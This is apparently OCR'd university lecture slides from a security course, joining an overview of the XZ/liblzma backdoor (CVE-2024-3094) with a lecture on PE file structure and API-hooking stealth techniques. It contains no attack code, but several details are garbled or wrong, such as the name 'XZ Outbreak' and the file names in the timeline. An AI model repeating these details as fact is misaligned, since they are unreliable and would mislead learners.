Class ??

CSC 583 Advanced Topics in Computer Security
CVE-2024-3094 (XZ outbreak)

Si Chen (schen@wcupa.edu)


Overview

- XZ Outbreak is a collection of open-source tools and libraries for XZ compression format, used for high compression ratios
- On March 29th, a backdoor was discovered in xz/liblzma version 5.6.0 and 5.6.1

- https://www.youtube.com/watch?v=bS9em7Bg0iU


- https://www.youtube.com/watch?v=0pT-dWpmwhA

GitHub Activity Summary




- User JiaT75 opened an issue and submitted a PR on Feb 6, 2022 to the XZ repo
- The malicious PR obscured/encrypted stages to add a binary backdoor hidden in test files
- Backdoor added in two test files: tests/files/bad-3-corrupt_lzma2.xz and tests/files/good-large_compressed.lzma

Credit for the figure: Thomas Roccia @fr0gger_



Credit for the figure:



Thomas Roccia
@fr0gger_


Timeline

- 2021: User JiaTan (JiaT75) creates his GitHub account
- 2023-06-28: Potential infrastructure testing, liblzma "Add func implementation to crack fast.c"
- 2024-02-16: Malicious "build-to-hostenv" file added to .gitignore, later incorporated into package release
- 2024-03-09: Build process of v5.6.0 and v5.6.1 releases packagedin the final releases

Class 13

CSC 583 Advanced Topics in Computer Security
PE Structure (2) & Stealth process

Si Chen (schen@wcupa.edu)




Class Overview

- Review of PE (Portable Executable) Structure
  - Key components: DOS header, PE header, Section table, Sections
  - DOS header: MZ signature, pointer to PE header
  - PE header: Signature (PE\0\0), machine type, number of sections, timestamp
  - Section table: Name, virtual size/address, raw data size/pointer, characteristics
  - Common sections: .text, .data, .rsrc
- Stealth Process Techniques (API Hooking)
  1. Definition: Intercepting and modifying API calls
  2. Techniques: Inline, IAT, and EAT hooking
  3. Examples: Hiding processes, files, and network connections
-


Portable Executable (PE) file

- PE formatted files include:
  - .exe, .scr (executable)
  - .dll, .ocx, .cpl, drv (library)
  - .sys, .vxd (driver files)
  - .obj (objective file)



- All PE formatted files can be executed, except obj file.
  - .exe, .scr can be directly executed inside Shell (explorer.exe)
  - others can be executed by other program/service
- **PE refers to 32 bit** executable file, or **PE32**. **64 bit** executable file is named as **PE+ or PE32+.** (Note that it is not PE64).

Load PE file (Notepad.exe) into Memory




DOS Header

```
struct DOS_Header
{
// short is 2 bytes, long is 4 bytes
    char signature[2] = { 'M', 'Z' };
    short lastsize;
    short nblocks;
    short nreloc;
    short hdrsize;
    short minalloc;
    short maxalloc;
    void *ss; // 2 byte value
    void *sp; // 2 byte value
    short checksum;
    void *ip; // 2 byte value
    void *cs; // 2 byte value
    short relocpos;
    short noverlay;
    short reserved1[4];
    short oem_id;
    short oem_info;
    short reserved2[10];
    long  e_lfanew; // Offset to the 'PE\0\0' signature relative to the beginning of the file
}
```

The first 2 letters are **always** the letters "**MZ**", the initials of Mark Zbikowski, who created the first linker for DOS. To some people, the first few bytes in a file that determine the type of file are called the "**magic number**,"

DOS Header



Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ.....ÿÿ..
00000010	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	¸.......@.....
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000030	00	00	00	00	00	00	00	00	00	00	00	00	E0	00	00	00	.....à...

e_lfanew → 000000E0

DOS stub

```
00000040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
00000050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
00000060  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS
00000070  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
00000080  EC 85 5B A1 A8 E4 35 F2 A8 E4 35 F2 A8 E4 35 F2  ì…[¡¨ä5ò¨ä5ò¨ä5ò
00000090  6B EB 3A F2 A9 E4 35 F2 6B EB 55 F2 A9 E4 35 F2  kë:ò©ä5òkëUò©ä5ò
000000A0  6B EB 68 F2 BB E4 35 F2 A8 E4 34 F2 63 E4 35 F2  këhò»ä5ò¨ä4òcä5ò
000000B0  6B EB 6B F2 A9 E4 35 F2 6B EB 6A F2 BF E4 35 F2  këkò©ä5òkëjò¿ä5ò
000000C0  6B EB 6F F2 A9 E4 35 F2 52 69 63 68 A8 E4 35 F2  këoò©ä5òRich¨ä5ò
000000D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

https://virtualconsoles.com/online-emulators/dos/

```
C:\>notepad.exe
This program cannot be run in DOS mode.
```

NT Header

IMAGE_NT_HEADERS32 structure

12/04/2018 • 2 minutes to read

Represents the PE header format.

Syntax

C++ Copy

```
typedef struct _IMAGE_NT_HEADERS {
  DWORD                   Signature;
  IMAGE_FILE_HEADER       FileHeader;
  IMAGE_OPTIONAL_HEADER32 OptionalHeader;
} IMAGE_NT_HEADERS32, *PIMAGE_NT_HEADERS32;
```

Members

`Signature`

A 4-byte signature identifying the file as a PE image. The bytes are "PE\0\0".

`FileHeader`


An IMAGE_FILE_HEADER structure that specifies the file header.

`OptionalHeader`


An IMAGE_OPTIONAL_HEADER structure that specifies the optional file header.

https://docs.microsoft.com/en-us/windows/desktop/api/winnt/

NT Header


NOTEPAD.EXE
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Decoded text
000000E0 50 45 00 00 4C 01 03 00 A3 C3 B0 4A 00 00 00 00 PE..L...£Ã°J....
000000F0 00 00 00 00 E0 00 0F 01 0B 01 07 0A 00 78 00 00 ....à........x..
00000100 00 A6 00 00 00 00 00 00 9D 73 00 00 00 10 00 00 .¦.......s......
00000110 00 90 00 00 00 00 00 01 00 10 00 00 00 02 00 00 ....
00000120 05 00 01 00 05 00 01 00 04 00 00 00 00 00 00 00 ....
00000130 00 40 01 00 00 04 00 00 33 30 01 00 02 00 00 80 .@......30.....€
00000140 00 00 04 00 00 10 01 00 00 00 10 00 00 10 00 00 ....
00000150 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 ....
00000160 04 76 00 00 C8 00 00 00 00 B0 00 00 58 89 00 00 .v..È....°..X‰..
00000170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00000180 00 00 00 00 00 00 00 00 50 13 00 00 1C 00 00 00 ....P.......
00000190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
000001A0 00 00 00 00 00 00 00 00 A8 18 00 00 40 00 00 00 ....¨...@...
000001B0 00 00 00 00 00 00 00 00 00 10 00 00 48 03 00 00 ....H...
000001C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
000001D0 00 00 00 00 00 00 00 00 2E 74 65 78 74 00 00 00 ....text...

Section Header



Name	Privilege
.code	Executable, read
.data	Non-Executable, read/write
.resource	Non-Executable, read

Section Header

IMAGE_SECTION_HEADER structure

12/04/2018 • 4 minutes to read

Represents the image section header format.


Syntax

C++ Copy

```
typedef struct _IMAGE_SECTION_HEADER {
  BYTE  Name[IMAGE_SIZEOF_SHORT_NAME];
  union {
    DWORD PhysicalAddress;
    DWORD VirtualSize;
  } Misc;
  DWORD VirtualAddress;
  DWORD SizeOfRawData;
  DWORD PointerToRawData;
  DWORD PointerToRelocations;
  DWORD PointerToLinenumbers;
  WORD  NumberOfRelocations;
  WORD  NumberOfLinenumbers;
  DWORD Characteristics;
} IMAGE_SECTION_HEADER, *PIMAGE_SECTION_HEADER;
```

Section Header

